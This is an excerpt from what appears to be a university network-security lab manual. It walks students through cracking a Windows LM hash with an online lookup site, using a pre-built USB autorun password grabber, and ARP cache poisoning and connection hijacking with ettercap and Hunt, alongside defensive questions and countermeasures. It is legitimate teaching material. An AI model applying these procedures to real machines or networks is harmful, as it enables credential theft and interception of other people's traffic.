Open the pwdump file with notepad and copy the Admin account hash file line manually or otherwise onto a PC with internet access.

Open a browser and point it to http://plain-text.info. This must of course be done on one of the machines connected to the Internet.

Navigate to the "Add Hashes" page, enter the hash line into the hash field, select "lm" from the algorithm drop-down list, enter the CAPTCHA code into the field, and press the submit button. (NOTE: NTLM and MD5 algorithms are also available for further experimentation)

The hash will be added at the top of the list on the subsequent webpage shown below. Note the ID field shown to the left of your hash upload. This number is used to identify individual hashes on the page.



The time required to crack the password will depend on the password chosen in the beginning of the exercise. The demonstration used a password of "P@$$word12" and is shown on the first line of the webpage pictured in the window above. Although complex, this demonstration password was cracked by the site in less than 1 minute!

1.5.4.4 - Total system access and control

Log out of Windows and log back in using the cracked password. Try to access the secret.txt file again. It should no longer restrict access.

Delete the tempAdmin user and all its files.

QUESTION 1.5.4.1: What evidence remains to indicate system compromise?

QUESTION 1.5.4.2: How can this attack vector be countered?

1.5.5 Local Windows Account Hijacking Prevention – BIOS Security

Restart the virtual Windows machine and again access the boot menu. This time, select "enter setup" and press {ENTER}. Navigate to the right and select boot. Disable all options except for the hard drive, save the set-up and exit.

Try to boot into CIA Commander. Did it work?

QUESTION 1.5.5.1: What other steps can be performed to prevent the attack?

QUESTION 1.5.5.2: Are there counterattacks a hacker could use to circumvent these countermeasures?

QUESTION 1.5.5.3: If you answered yes to QUESTION 1.5.5.2, is there a method to detect the counterattack?

1.5.6 Local Windows Account Hijacking Prevention – BIOS Security

Restart the virtual Windows machine and again access the boot menu. This time, select "enter setup" and press {ENTER}. Navigate to the right and select boot. Disable all options except for the hard drive, save the set-up and exit.

QUESTION 1.5.6.1: Try to boot into CIA Commander. Did it work?

1.6 USB Password Grabbing

1.6.1 Overview

This section shows a practical method of grabbing passwords if you have physical access to the machines. How many times has someone inserted a USB key into your computer? It is a frequent occurrence that seems harmless, however, with certain software installed, a silent program can run that can grab your LM hashes for you password, which enables the attacker to have access to your computer. It can also grab things like recent website visited passwords that you have saved for web logons, your software and their product keys.

This is a very dangerous thing that could compromise your system by disgruntled employees, mischievous friends, thieves, or even night support staff. Proper precautions need to be taken to be sure that you aren't subject to these kinds of stealthy attacks.

1.6.2 Vulnerabilities Exploited

LM Hash/ SAM file

When a computer is logged on with administrator privileges, the easiest way to get usernames and passwords is through the Security Accounts Manager file. The SAM file contains the username and the LM hashed password for each account. Windows uses LM hashing, which takes a 14-character password and splits it into two parts. If the password is less than 14 characters, then the last part is padded with null characters. The halves can be cracked separately, which makes it easier to guess once on half has been guessed. There are also websites that contain a database of LM hashes and where you can enter your hash and get a response as to what it is.

Defenses:

One main way is to disable LM hashes on your Windows computer. This can be done in any version of Windows over Windows 2000. Other ways to protect yourself from these types attacks is to choose a password that is exactly 7 or 14 characters. This gives both halves the longest length possible and therefore a lesser probability of being cracked. Another way to confound the LM hash is to put non-printable ASCII characters in your passwords. These won't be able to be printed out to the screen when someone is deciphering them. You can also have passwords 15 characters or greater. LM hashes are disabled for passwords greater than this.

LSA Secrets

LSA secrets include service account passwords in plaintext, cached password hashes of the last ten users to log on to a machine, ftp and web-user plaintext passwords, remote access services dial-up account names and passwords, and computer account passwords for domain access.

Defenses:

Don't have Administrator access to a computer.

General Defenses:
Turn off auto-run for you computer by changing the registry file. **Auto run can be turned off on a case-by-case basis by pressing and holding SHIFT while inserting a USB key into a machine.**
Also, SAM files may not be retrieved if you are aren't logged in as the Administrator to a computer, so always operate at the lowest privilege level.

1.6.3 Making your USB grab passwords.

The USB key you will use in this lab is already set up to automatically grab info from the target computer. All that was required to do this was running a "modified software updating tool" and then putting the info stealing payload on the USB drive.

Get one of these USB keys from the TA in exchange for your buzzcard.

Exercise 1

1. The XP machine to be used in the lab should be clearly labeled "**USB Password Stealing Setup"** and already set up for you.
2. Login to user1 with the password "password". This is an Administrator account.
3. There are a few saved connections on each account. You can see one of them in My Network Places. There is also a saved FTP connection you can use by typing this into Internet explorer's address bar: ftp://secure_class@57.35.6.10
4. FTP to one of your virtual machines via the command prompt.
5. Open the html files on the desktop.
6. Stick in your super USB password grabber and wait a few seconds.
7. View the results on your USB key in /Documents/logfiles/*compuptername*.log.

QUESTION 1.6.1: What information do you see that your USB key got?

Exercise 2

8. Save the previous file as a "USBex1.txt" and erase the original one.
9. Stick in your super USB password grabber, but press SHIFT while inserting the key and continue to hold it as the key boots.
10. View the results on your USB key in /Documents/logfiles/

QUESTION 1.6.2: What is different this time? Why is that so?

Exercise 3

11. Log out of user1 and log back in with user2, same password. This is a limited account.
12. This account has the same saved NAS connection.
13. Again open the html files on the desktop
14. Stick in your super USB password grabber.
15. View the results on your USB key in /Documents/logfiles/*compuptername*.log.
16. Save that file as "USBex3.txt."

QUESTION 1.6.3: What information did the first file contain as compared to the second file? Why did this information differ?

QUESTION 1.6.4: What are some countermeasures that can protect a user from this type of attack?

Submit printouts your "USBex1.txt" and "USBex3.txt" files with this assignment.

NOTE: Make sure to delete the log files from the USB key when you are done.

HTML Examples already on the Windows XP machine

Website1.html

```
<HTML>
        <HEAD>
                <TITLE>WEBSITE 1
                </TITLE>
        </HEAD>
        <BODY> This is website 1.
        </BODY>
</HTML>
```

Website2.html

```
<HTML>
        <HEAD>
                <TITLE>WEBSITE 2
                </TITLE>
        </HEAD>
        <BODY> This is website 2.
        </BODY>
</HTML>
```

Section 2

Goal

This part will introduce you to **man-in-the-middle** attacks.

Summary

When you connect to a computer you often take for granted the protocols used to find the destination machine. In a LAN the method of resolving an IP address to a MAC to send a packet to its destination is by Address Resolution Protocol (ARP). In this lab you will learn how attackers poison victims ARP cache and passively sniff connections. Before software can be used to poison an ARP cache you must first do some preliminary exercises to better understand how to use and manipulate your ARP cache. Once you understand ARP and how your ARP cache is utilized, the next few exercises use ARP poison to sniff and attack connections. The first exercise is to understand a powerful tool used to perform ARP poison and various LAN attacks. This tool is ettercap. Next you will be passively and actively sniffing a connection between two victim machines. You will also use another Linux based open source program called Hunt to hijack a connection. After completing these exercises you should have a good understand of how man-in-the-middle attacks occur. Below is a list of the major exercises and the order they occur in the lab.

2.1. Setting up the Virtual Machines
2.2. Getting to Know ARP and ARP Tables (2 questions, 1 screenshot)
2.3. Using ARP (2 steps, 1 question)
2.4. Getting to Know Ettercap (2 steps, 1 question, 1 screenshot)
2.5. Using Ettercap Passively to Sniff a Connection (2 steps, 2questions, 2 screenshots)
2.6. Using Ettercap Actively to Disrupt a Connection (2 steps)
2.7. Using Hunt to Hijack a connection (1 step)

Background

What is ARP?

Address Resolution Protocol (ARP) is a protocol for mapping an Internet Protocol address (IP address) to a physical machine address that is recognized in the local network. In IP Version 4 a network address is 32 bits long. In an Ethernet local area network, however, medium access control addresses (MAC) for attached devices are 48 bits long. A table, called the ARP cache, is used to maintain a correlation between each MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions.

How ARP Works

When an incoming packet destined for a host machine on a particular local area network arrives at a gateway, the gateway asks the ARP program to find a physical host or MAC address that

matches the IP address. The ARP program looks in the ARP cache and, if it finds the address, provides it so that the packet can be converted to the right packet length and format and sent to the machine. If no entry is found for the IP address, ARP broadcasts a request packet in a special format to all the machines on the LAN to see if one machine knows that it has that IP address associated with it. A machine that recognizes the IP address as its own returns a reply indicating so. The ARP program updates the ARP cache for future reference and then sends the packet to the MAC address that replied. Since protocol details differ for each type of local area network, there are separate ARP Requests for Comments (RFC) for Ethernet, ATM, Fiber Distributed-Data Interface, HIPPI, and other protocols. There is a Reverse ARP (RARP) for host machines that don't know their IP address. RARP enables them to request their IP address from the gateway's ARP cache.

What is ARP poison and a man in the middle attack?

The Address Resolution Protocol serves the function of determining the mapping between IP addresses and MAC hardware addresses on local networks. For example, a host that wants to send a message to IP address 10.0.0.2 on the local network sends a broadcast ARP packet that requests the MAC for that IP. The host that owns the IP 10.0.0.2 returns an ARP reply packet with its MAC address. The requesting host then sends the message, and stores the IP-to-MAC mapping for future packets.

In order to minimize network traffic, ARP implementations update their cache of ARP-to-IP mappings whenever an ARP request or reply is received. If the MAC address reported in the packet for the given IP has changed, the new value will overwrite the old one in the cache. ARP replies are unicast packets directed at one machine, and cause only that machine to update its cache.




Figure 1. Setting up a man in the middle attack by C against A and B.[8]

The particular kind of ARP attack examined here is the use of ARP reply packets to perform cache poisoning. This attack makes possible many sorts of “man in the middle” attacks. Consider an example. The attacker, host C, sends an ARP reply to B stating that A’s IP maps to C’s MAC address, and another ARP reply to A stating that B’s IP maps to C’s MAC address (see Figure 1). Since ARP is a stateless protocol, hosts A and B assume they sent an ARP request at some point in the past and update their ARP caches with this new information.




Figure 2. Computer C performs a man in the middle attack against A and B.[8]

Now, when A tries to send a packet to B it will go to C instead. Host C can use this unique position to forward the packets on to the correct host and monitor or modify them as they pass through C (Figure 2). This man in the middle attack allows C to monitor or modify telnet sessions, read mail passing over POP or SMTP, intercept SSH negotiations, monitor and display Web usage, and commit many other nefarious activities.

The ARP cache poisoning attack can be used against all machines in the same broadcast domain as the attacker. Hence, it works over hubs, bridges, and switches, but not across routers. An attacker can, in fact, poison the ARP cache of the router itself, but the router won't pass the ARP packets along to its other links. Switches with port security features that bind MAC addresses to individual ports do not prevent this attack since no MAC addresses are actually changed. The attack occurs at a higher network layer, the IP layer, which the switch does not monitor.

The tool to be used in demonstrating and testing the effectiveness of these attacks is **ettercap**. Developed as an open source project, ettercap provides both a menu based (ncurses) and command line tool to perform ARP cache poisoning and man in the middle attacks against switched networks (among other things).

What is ettercap?
(http://ettercap.sourceforge.net/)
Ettercap is a multi-functional packet sniffer/interceptor/logger that works on switched LANs. It allows the active and passive dissection of numerous protocols, including ciphered ones, such as SSH1, and includes features for network and host analysis. Four modes are available: IP Based, MAC Address Based, ARP Based, and PublicARP Based.

What is Hunt?
*(*http://packetstorm.linuxsecurity.com/sniffers/hunt/*)*
Hunt is also an open source program used to watch or intrude on a connection. Like ettercap it works on Ethernet for connections it can see. If other software is used to flood the Ethernet switch, it can be used on a switched as well as non-switched Ethernet architecture. The main aim of the software is to hijack connections. It is quite useful in the hijack of telnet connections. Although it is quite a powerful tool it works on a simple yet intuitive set of inputs from the

command line. No GUI is provided. More information can be found in the README file included with the distribution.

Lab Scenario

In this part of the lab, one computer with two virtual machines will be used to simulate a LAN with three computers attached. The host computer has Red Hat WS 4.0 (RH WS 4.0) installed with VMware. The Red Hat WS 4.0 computer uses VMware to simulate two other Red Hat 7.2 computers on the same network. To accomplish this configuration a copy of the already existing Red Hat 7.2 virtual machine must be made. The actual and simulated network configuration can be seen in Figures 3 and 4 below. For the sake of clarity, one virtual machine will be called Red Hat 7.2 while the other one will be called Red Hat 7.2 Copy.




Figure 3. Virtual machine configuration




Figure 4. Simulated network configuration.

Setting up the new RH 7.2 virtual machine

1) First turn off your XP machine since you won't need it in this part and it takes up resources.

2) In VMware the virtual machine files are stored in directories in your root directory by default. You just need to copy all the files from a machine's directory to a new one, and then make a new machine using these files. In your Red Hat WS 4.0 physical machine root directory make a new directory for the new machine.

 # cd /root
 # mkdir "RedHat 7.2 Copy"

Copy all of the files from the RedHat directory into this new directory "RedHat 7.2 Copy". To do this, type

#cp -r RedHat7.2/.* "RedHat 7.2 Copy"/*

This will take some time as the image is quite large.

3) Once the files have been copied over the new machine needs to be made in VMware.

- Start VMware and click < File -> New -> New virtual machine >
- Choose custom and click < Next >
- Select the operating system as Linux
- Change the name of the new machine to "RedHat 7.2 Copy" and change the directory to "/root/RedHat 7.2 Copy" and then click < Next >
- Adjust the virtual memory so that you can run all three machines at the same time. Bring it down to 128 MB for now
- Select Bridged networking and click < Next >
- After choosing create new virtual machine from existing, click Browse and choose the file called < RedHat 7.2 .vmdk > in the new directory
- Click < Finished >
  This will create a new virtual machine on your host.

4) Once the new virtual machine is created you will need to change the IP address of the new Red Hat 7.2 machine. Change it to the Red Hat WS 4.0 machine + 3. For example, if the Red Hat WS 4.0 was 57.35.6.x., then the address of the new virtual machine should be 57.35.6.x + 3.

- Start the new virtual machine. If it gives you a warning about low memory just click Ok as you won't be using this machine for too long. Also, discard the message about a redo log.
- Once logged in (use same login and password as the old virtual machine) open a terminal and type in
  #ifconfig
- You'll see the ip address of the original RedHat 7.2 machine. To change it type
  #ifconfig eth0 57.35.6.x+3
  where 57.35.6.x is the IP address of your Red Hat WS 4.0 machine. This will change the ip of the eth0 interface to the new address.
- Type "*route"* and see that you have the default gateway as 57.35.6.1. Everything should be ok, since you simply copied the old configuration.

Installing Ettercap

Since the attacking machine is the Red Hat WS 4.0 machine, it is the only computer that needs the software. Of course if you want to you can always download the software to the other machines as well.

On the Red Hat WS 4.0 machine →

- Mount the NAS directory by typing <mount /dev/nas4112/>. The password is "secure_class". (You don't need to do this if you've already mounted the NAS server previously in the lab). Note: If the error "no mount point" appears, type the command *mkdir /dev/nas4112*.
- Copy the ettercap tar file from the "/mnt/nas4112/Lab2/tools" directory to the tools folder "/home/tools"
- To untar ettercap type < tar –zxvf ettercap_file.tar > where <ettercap_file.tar> is the full name of the tar file.
- Next < cd > into the new directory created by ettercap and type the following commands to install ettercap
- Type < ./configure >
- Next type < make >
- Finally type <make install >
- Ettercap should be installed and ready to operate

Installing Hunt

On the Red Hat WS 4.0 machine →

- Copy the hunt tar file from the "/mnt/nas4112/Lab2/tools" directory to the tools folder "/home/tools"
- cd into /home/tools
- To untar hunt type < tar –zxf hunt_file.tar > where <hunt_file.tar > is the specific file.
- You should have installed the "Gnome Software Development" set of files to perform the next step.
- Next < cd > into the new directory created by hunt
- Type < make > to compile the binaries

Hunt should be installed and ready to operate

Checking the FTP servers

Now you have to make sure that you have a FTP server installed and running on both the virtual machines. To do this, type "*ntsysv*", scroll down to *"wu_ftp"*, and put a (*) mark next to it. Restart the service by typing the command */etc/init.d/xinetd restart*.

If *"wu_ftp"* is not listed, consult **Appendix A** on how to install an ftp server on the virtual machine. Any other currently running ftp daemon may also suffice.

Exercise Steps

By now you should have a clear understanding of what ARP is and how it works. Now you will get a chance to learn more about this protocol and how to hack it, by doing some exercises. In the first exercise you will learn how to read your own ARP cache in Linux (Windows is very similar) and how to modify it. After learning the basic OS commands to control your ARP cache, you will user the program ettercap to poison other computers caches on your network.

Before doing the laboratory it is important to understand which machine is being used in each situation. The Red Hat WS 4.0 physical machine's IP address will be identified by the following expression a.b.c.d. For example if the IP address of the Red Hat WS 4.0 machine is 57.35.6.80, then each time in the lab that you see a.b.c.d you should substitute the actual IP address. Similarly if you followed the directions in setting up the two virtual machines then the address of the Red Hat 7.2 and the Red Hat 7.2 Copy virtual machine should be a.b.c.d + 1 and a.b.c.d + 3 accordingly. For the given example above, the addresses of the machines should be 57.35.6.81 and 57.35.6.83. In addition to the IP address each of the machines hardware addresses will be identified by the following notation → a:b:c:d:e:f. Make sure you substitute the appropriate hardware address when you see the notation → a:b:c:d:e:f.

2.1. Starting the Virtual Machines (1 step)

1) Before you begin the exercise make sure you start all three of your machines. Each of the three machines will be required for this exercise, so if one is not working get a laboratory TA to help you out before you move on to the next section.

2.2. Getting to Know ARP and ARP Tables (4 steps, 2 questions, 1 screenshot)

1) First you are going to observe the initial state of you ARP cache.
   Open up a terminal in you Red Hat WS 4.0 machine
   Type in "*arp*"
   Repeat these two steps for the Red Hat 7.2 and Red Hat 7.2 Copy machines

Q2.2.1. What did you see? (You shouldn't have seen anything.) Why is this?
(Hint: When exactly does your computer start sending out ARP packets to discover hosts on the network?)

2) Now you are going to observe as entries are added to the ARP cache.
   On the Red Hat WS 4.0 machine →
   - First start the program ethereal to capture ARP packets. It's in Start -> System Tools -> Network Analyzer. Alternatively, you could also type "ethereal" in a terminal. If for some reason, Ethereal is not in the under System tools, go to System Settings->Add/Remove applications. Go to System->System Tools and add the ethereal-gnome package. Then go to Start->Internet.
   - In ethereal click on the menu item < Capture >

- Next in menu scroll down to < Options > and click
- In the new window check next to < stop capture after _____ packets>
- Change the value to 30 packets
- Uncheck "Enable network name resolution". If you don't do this, ethereal will take a very long time to load the packets.
- Finally click < Capture > to start the packet capture
- Next you are going to ping the Red Hat 7.2 virtual machine
- Type in < ping –c 4 a.b.c.d + 1 > in a terminal
- If the ethereal program did not already stop capturing packets then click on < stop >
- Once you have captured the ARP packets in ethereal **capture a screen shot of the ethereal output (ScreenShot # 3)**
- Next check the ARP cache in the Red Hat WS 4.0 machine
- Type in < arp > in a terminal
- Next you are going to ping the Red Hat 7.2 Copy virtual machine
- Type in < ping –c 4 a.b.c.d + 3 > in a terminal
- Next check the ARP cache in the Red Hat WS 4.0 machine
- Type in < arp > in a terminal

Q2.2.2. What did you see after typing *"arp"*? Why is this?

3) Finally before you move on to the next part of the lab, make a table of each machine's IP address and its corresponding hardware address. Also put your own IP and hardware address into this table. You can find this by typing in *"ifconfig"* in a terminal window.

Table 1. Your IP and Hardware Addresses

Computer	IP Address	Hardware Address
Red Hat WS 4.0 machine		
Red Hat 7.2 virtual machine		
Red Hat 7.2 Copy virtual machine		

4) In addition to just observing the ARP cache, the ARP cache can be manipulated with the "*arp"* command. For a listing of all of the arguments to the command, type "*arp –h*" in a terminal. Any of the entries can be deleted by typing in "*arp –d w.x.y.z"*, where w.x.y.z is the computer's IP address. The ARP command also allows the user to manually enter in IP to hardware address mappings. Although on a large network this would require a lot of labor, it is an easy way for networks with static IP addresses to defeat ARP poison attempts by hackers. By adding the ARP entry manually, it becomes static and cannot be changed except by the owner of the computer. Let's work with some of these other commands now.

On the Red Hat WS 4.0 machine →

- Type in < arp –h > in a terminal window
- Look through all of the arguments to get a feel for the < arp > command
- Next edit the cache manually by deleting an entry
- Type in < arp –d a.b.c.d + 1 > to delete the Red Hat 7.2 entry
- Type in < arp > to see the new ARP cache
- Next edit the cache manually be adding back the deleted computer so that it's address is static
- Type in < arp –s a.b.c.d + 1 a:b:c:d:e:f >
- Type in < arp > to see the ARP cache again
- The static entry should be identified by the flag 'M'
- Finally get rid of the static entry with the command < arp –d a.b.c.d + 1 >

2.3. Using ARP (2 steps, 1 question)

1) Now you are going to test to see what happens when an IP address is mapped to the wrong hardware address. Before you use an automated ARP poison program to do this, you are going to do this manually so as to understand what the tool does. In the following commands below, make sure to set the hardware address to the wrong address.
On the Red Hat WS 4.0 machine →
   - First change the hardware address to an arbitrary address a:b:c:d:e:f
   - Type in < arp –s a.b.c.d + 1 a:b:c:d:e:f >
   - Next try to contact the machine with the wrong hardware address
   - Type in < ping a.b.c.d + 1 >
   - Press < ctrl + c > to exit from the ping

Q2.3.1 What happened when the machine was pinged? Why did this happen?

2)Now before you go on to corrupt other's machines on the network, let's secure your machine. You are doing to delete the incorrect entry in your ARP cache and put two static entries in the ARP cache for the Red Hat 7.2 and Red Hat 7.2 Copy virtual machines.
On the Red Hat WS 4.0 machine →
   - First get rid of the incorrect ARP entry
   - Type in < arp –d a.b.c.d + 1 >
   - Next add the two other machines into the ARP cache manually
     - Type in < arp –s a.b.c.d + 1 a:b:c:d:e:f > for the machine Red Hat 7.2
     - Type in < arp –s a.b.c.d + 3 a:b:c:d:e:f > for the machine Red Hat 7.2 Copy
   - Type in < arp > to make sure that the 'M' flag is set and each hardware address is correct
   - Finally make sure it works by pinging both computers
   - Type in < ping –c 4 a.b.c.d + 1 >
   - Type in < ping –c 4 a.b.c.d + 3 >
   - If everything is correct then no packets should be dropped on the ping

2.4. Setting Up User Accounts (1 step)

1) For the next few exercises you are going to use the two Red Hat 7.2 virtual machines to communicate with each other using various ports. The virtual machines will be the unknowing victims while the Red Hat WS 4.0 machine will be the attacker. Before this can be accomplished, you need to set up user accounts on the two virtual machines. This is simply done by adding a user.

On the Red Hat 7.2 virtual machine →

- First open a terminal on the machine
- Type in < useradd ***** > where '*****' is the name of the user you want to add
- Next type in < passwd ***** > where '*****' is the user name typed above
- Enter a password when the terminal prompts you to
- Reenter the password when the terminal prompts you to
- Write the username and password down in the table below
- Finally repeat these steps in the Red Hat 7.2 Copy virtual machine to create a user on it

Table 2. Usernames and Passwords for Virtual Machines

Computer	Username	Password
Red Hat 7.2 virtual machine		
Red Hat 7.2 virtual machine copy		

2.5. Getting to Know Ettercap (2 steps, 1 question, 1 screenshot)

As stated earlier ettercap is an open source code tool used to perform man in the middle attacks. Ettercap accomplishes this by using ARP poison to poison the two victims ARP cache. By poisoning the victim's ARP cache, the victim's ARP table will point to the attacker instead of the intended recipient. This allows the attacker to monitor and change the traffic between the two victims. When ettercap is start up it first probes the network to see all of the hosts that are the network. It does this by sending out ARP request packets for each host IP address on the network (network determined by net mask of the host). Only the IP addresses that have hosts on them will reply giving the attacker a good indication of who is on the network. This method is quite good because each host on the network must have ARP enabled so that the network will work properly.

1)To see how ettercap scans the network you are going to capture the packets your computer sends out when ettercap is started.

On the Red Hat WS 4.0 machine →

- First open ethereal if it is not already open
- Click on < Capture > on the ethereal menu bar
- Next in menu scroll down to < Start > and click
- In the new window check next to < stop capture after _____ packets>
- Change the value to 255 packets
- Uncheck "Enable network name resolution"

- Finally click < ok > to start the packet capture
- Open a terminal and maximize to size of screen (ettercap requires the terminal to be quite large for the GUI to work)
- In the open terminal type < ettercap > to start the program
- Before the GUI comes up, ettercap should show you on the screen an indicator of the amount of IP addresses scanned. Once the GUI comes up then ettercap is done scanning
- Once ettercap is done scanning stop the ethereal packet capture if it has not automatically stopped
- In ethereal highlight one of the replies to the ARP request and **do a screen capture (Screenshot #4)**

Q 2.5.1. How could you detect that ettercap is being run on your network?

2) Before you begin using ettercap, it is important to learn how to use its GUI. Take some time in this next section to navigate around the screens and to get an idea of how to use ettercap. When ettercap is first started in GUI mode the following screen shown below will be shown. This is the main screen in ettercap, which shows all of the computers on the network.




Figure 5. Initial screen of ettercap showing the computers on the network.

On this screen or any other screen you can press < h > and get a help menu of commands that can be used (seen below). Press any key to exit the help menu and get back the screen. Also from this introductory screen you can leave the program by pressing < q >. This will exit the user back to the terminal. On other screens when < q > is pressed the screen will go back to the previous screen. If the user continues to press < q > the user will keep going back till they reach the first screen.

